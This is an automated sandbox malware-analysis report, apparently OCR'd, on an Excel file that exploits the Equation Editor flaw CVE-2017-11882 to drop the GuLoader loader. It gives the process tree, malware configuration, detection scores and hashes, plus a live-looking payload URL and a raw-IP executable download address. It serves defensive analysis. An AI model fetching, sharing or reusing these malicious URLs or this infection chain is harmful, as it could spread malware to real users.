ID: 557639
Sample Name: listing new.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 12:36:13
Date: 21/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

listing new.xlsx


Overview

General Information

Sample Name:	listing new.xlsx
Analysis ID:	557639
MD5:	4aae6390327810.
SHA1:	aec6f3bfebe0e92..
SHA256:	7830f70d3c66eb..
Tags:	VelvetSweatshop xlsx
Infos:	



Detection




GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Yara detected GuLoader
- Office equation editor starts process…
- Sigma detected: Execution from Su…
- Office equation editor drops PE file
- Tries to detect virtualization through…
- C2 URLs / IPs found in malware con…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2664 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 2668 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2536 cmdline: "C:\Users\Public\vbc.exe" MD5: E8FA2C6354DA839EB77D13EAADE691D2)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "https://dariamob.ro/wed/eee_XScUCMEVL"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.678614834.0000000003750000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Overview

Exploits

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Exploits

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking

C2 URLs / IPs found in malware configuration

System Summary

Office equation editor drops PE file

Data Obfuscation

Yara detected GuLoader

Boot Survival

Drops PE files to the user root directory

Malware Analysis System Evasion


Tries to detect virtualization through RDTSC time measurements

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Native API	Path Interception	1 Access Token Manipulation	1 1 1 Masquerading	OS Credential Dumping	1 1 1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Default Accounts	1 2 Exploitation for Client Execution	Boot or Logon Initialization Scripts	1 2 Process Injection	1 Virtualization/Sandbox Evasion	LSASS Memory	1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	1 Clipboard Data	Exfiltration Over Bluetooth	1 2 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 Extra Window Memory Injection	1 Access Token Manipulation	Security Account Manager	1 Process Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 2 Process Injection	NTDS	1 Remote System Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Obfuscated Files or Information	LSA Secrets	2 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Extra Window Memory Injection	Cached Domain Credentials	1 4 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
listing new.xlsx	38%	Virustotal		Browse
listing new.xlsx	35%	ReversingLabs	Document-Office.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\raki[1].exe	4%	Virustotal		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\raki[1].exe	8%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://50.16.4.125/E/raki.exe	1%	Virustotal		Browse
http://50.16.4.125/E/raki.exe	100%	Avira URL Cloud	malware	
http://https://dariamob.ro/wed/eee_XScUCMEVL	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://50.16.4.125/E/raki.exe	true	• 1%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://https://dariamob.ro/wed/eee_XScUCMEVL	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	vbc.exe, 00000004.00000002.678391838.0000000003457000.00000002.00020000.sdmp	false		high
http://www.windows.com/pctv.	vbc.exe, 00000004.00000002.678201321.0000000003270000.00000002.00020000.sdmp	false		high
http://investor.msn.com	vbc.exe, 00000004.00000002.678201321.0000000003270000.00000002.00020000.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	vbc.exe, 00000004.00000002.678201321.0000000003270000.00000002.00020000.sdmp	false		high
http://www.icra.org/vocabulary/.	vbc.exe, 00000004.00000002.678391838.0000000003457000.00000002.00020000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	vbc.exe, 00000004.00000002.677115561.0000000001DB0000.00000002.00020000.sdmp	false		high
http://investor.msn.com/	vbc.exe, 00000004.00000002.678201321.0000000003270000.00000002.00020000.sdmp	false		high
http://www.%s.comPA	vbc.exe, 00000004.00000002.677115561.0000000001DB0000.00000002.00020000.sdmp	false	• URL Reputation: safe	low
http://nsis.sf.net/NSIS_ErrorError	vbc.exe, 00000004.00000002.676925104.000000000040A000.00000004.00020000.sdmp, vbc.exe, 00000004.00000000.463627479.000000000040A000.00000008.00020000.sdmp, vbc.exe.2.dr, raki[1].exe.2.dr	false		high
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	vbc.exe, 00000004.00000002.678391838.0000000003457000.00000002.00020000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.hotmail.com/oe	vbc.exe, 00000004.00000002.678201321.000 0000003270000.00000002.00020000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
50.16.4.125	unknown	United States		14618	AMAZON-AESUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	557639
Start date:	21.01.2022
Start time:	12:36:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 30s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	listing new.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@4/21@0/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 28.7% (good quality ratio 28.1%) • Quality average: 88.3% • Quality standard deviation: 21%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WMIADAP.exe, svchost.exe
- TCP Packets have been reduced to 100

Simulations

Behavior and APIs

Time	Type	Description
12:36:43	API Interceptor	55x Sleep call for process: EQNEDT32.EXE modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\raki[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	145144

Entropy (8bit):	7.764356422206849
Encrypted:	false
SSDEEP:	3072:LbG7N2kDTHUpou5/bn7oAmKte8aDNxEXI42lz38UzaDzZBk1if/YskP0:LbE/HUJn7XmKtUDNqXF2lzMUz6/kEf/B
MD5:	E8FA2C6354DA839EB77D13EAADE691D2
SHA1:	A269F00CDC1A4CE7CEE50EF3F79BBFCAF08AEE92
SHA-256:	A33C62117F575F5828BB8793130BED65F26736BF499FAF31975BD14841F0EF63
SHA-512:	6C6076590DE6F76530E6E9375EADEAB1A2340E404614D9C22F1E9361E61A7F5ABC7D9295A718068BDCB9224F7D8D44DB6B94229EE9C74F8D0974971BBC728E(9
Malicious:	**true**
Antivirus:	• Antivirus: Virustotal, Detection: 4%, Browse • Antivirus: ReversingLabs, Detection: 8%
Reputation:	low
IE Cache URL:	http://50.16.4.125/E/raki.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L...Z.Oa.....j.....-5.....@.....}....@.....".p..... .....text....h.....j..... ..`.rdata.....n.....@..@.data.....@....ndata...`...`.....rsrc.....@..@..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\19980AFC.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.PNG.....IHDR.....P.I....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."..... (..1$..)..[..c&t..ZHv..5....3#..~8... .Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo....'.....^w..y....O.RSS....?..."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.....O.....$2.=|.0.0..A.v..j....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5319FF63.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	2647
Entropy (8bit):	7.8900124483490135
Encrypted:	false
SSDEEP:	48:H73wCcD5X+ajENpby1MTln0V1oPd8V8EAWG09tXIa1iBINm4YwFi9:H73KAajQPiMWJG08a1qINm4jU9
MD5:	E46357D82EBC866EEBDA98FA8F94B385
SHA1:	76C27D89AB2048AE7B56E401DCD1B0449B6DDF05
SHA-256:	B77A19A2F45CBEE79DA939F995DBD54905DED5CB31E7DB6A6BE40A7F6882F966
SHA-512:	8EC0060D1E4641243844E596031EB54EE642DA965078B5A3BC0B9E762E25D6DF6D1B05EACE092BA53B3965A29E3D34387A5A74EB3035D1A51E8F2025192468F3
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR......./....EPLTE.....o...ttu`aaLML.s;.../-,.....~_)$....IDATx..].b.*....Y\.....o..4...bl.6.1...Y.".|.2A@y.../...X.X..X..2X.....o.Xz}go.*m..UT. DK...ukX.....t.%..iB.....w.j.1].].m.....)T...Z./.%.tm..Eq...v...wNX@.I..'$CS:e.K.Un.U.v.....*.P.j. .5.N.5,..B]....y..2!..^.?...5..A...>"....)...}.*.....{[e4(.Nn....x,....t.1..6....}K).$ .I.%n$b..G.g.w.....M..w..B.....tF".Ytl..C.s.~)..<@".....-...._.(x...b..C.....;5.=.....c...s.....>.E;g.#.hk.Q..g,o;Z`.$.p&.8..ia...La....~XD.4p...8.....HuYw.~X.+&Q.a.H.C..ly..X..a.? O.yS,C.r.....Xbp&.D..1.....c.cp..G.....L.M..2..5...4..L.E..`.`9...@...A.....A.E;...YFN.A.G.8..>aI.I.,...K..t..].FZ...E..F....Do../.d.,..&.f.e!..6.....2.;..gNqH`...X..\...AS...@4...#.. ...!D}..A_....1.W..".S.A.HIC.I'V...2..~.O.A}N.....@K.B./...J,.E.....[`I>.F....v...:,..H..K.om.E..S29kM/..z.W...hae..62z%}y..q..z...../M.X..)....B eC.....x.C.42u...W...7.7.7

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5BA3143E.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced

Category:	dropped
Size (bytes):	2647
Entropy (8bit):	7.8900124483490135
Encrypted:	false
SSDEEP:	48:H73wCcD5X+ajENpby1MTln0V1oPd8V8EAWG09tXIa1iBINm4YwFi9:H73KAajQPiMWJG08a1qINm4jU9
MD5:	E46357D82EBC866EEBDA98FA8F94B385
SHA1:	76C27D89AB2048AE7B56E401DCD1B0449B6DDF05
SHA-256:	B77A19A2F45CBEE79DA939F995DBD54905DED5CB31E7DB6A6BE40A7F6882F966
SHA-512:	8EC0060D1E4641243844E596031EB54EE642DA965078B5A3BC0B9E762E25D6DF6D1B05EACE092BA53B3965A29E3D34387A5A74EB3035D1A51E8F2025192468F3
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR......./....EPLTE.....o...ttu`aaLML.s;.../-,.....~_)$....IDATx..].b.*....Y\.....o..4...bl.6.1...Y.".\|.2A@y.../...X.X..X..2X.....o.Xz}go.*m..UT. DK...ukX.....t.%..iB.....w.j.1].].m...._)T...Z./.%.tm..Eq...v...wNX@.I..'$CS:e.K.Un.U.v.....*.P.j. .5.N.5,..B]....y..2!..^.?...5..A...>"....)...}.*.....{[e4(.Nn....x,,....t.1..6.....}K).$ .I.%n$b..G.g.w.....M..w..B.....tF".Ytl..C.s.~)..<@".....-..._.(x...b..C.....;5.=.....c...s.....>.E;g.#.hk.Q..g,o;Z`.$.p&.8..ia...La....~XD.4p...8.....HuYw.~X.+&Q.a.H.C..ly..X..a.? O.yS,C.r.....Xbp&.D..1.....c.cp..G.....L.M..2..5...4..L.E..`.`9...@...A.....A.E;...YFN.A.G.8..>aI.I.,...K..t..].FZ...E..F....Do../.d.,..&.f.e!..6.....2.;..gNqH`...X..\...AS...@4...#.. ...!D}..A_....1.W..".S.A.HIC.I'V...2..~.O.A}N.....@K.B./...J,.E....[`I>.F....v...:,..H..K.om.E..S29kM/..z.W...hae..62z%}y..q..z...../M.X..)....B eC.....x.C.42u...W...7.7.7

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7E91C95F.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	3747
Entropy (8bit):	7.932023348968795
Encrypted:	false
SSDEEP:	96:4apPN/1Cb2ItR9rXu7p6mtnOCRxMJZtFtQcgBF5c2SGA:1Pp1kRROtrRxSyRjST1
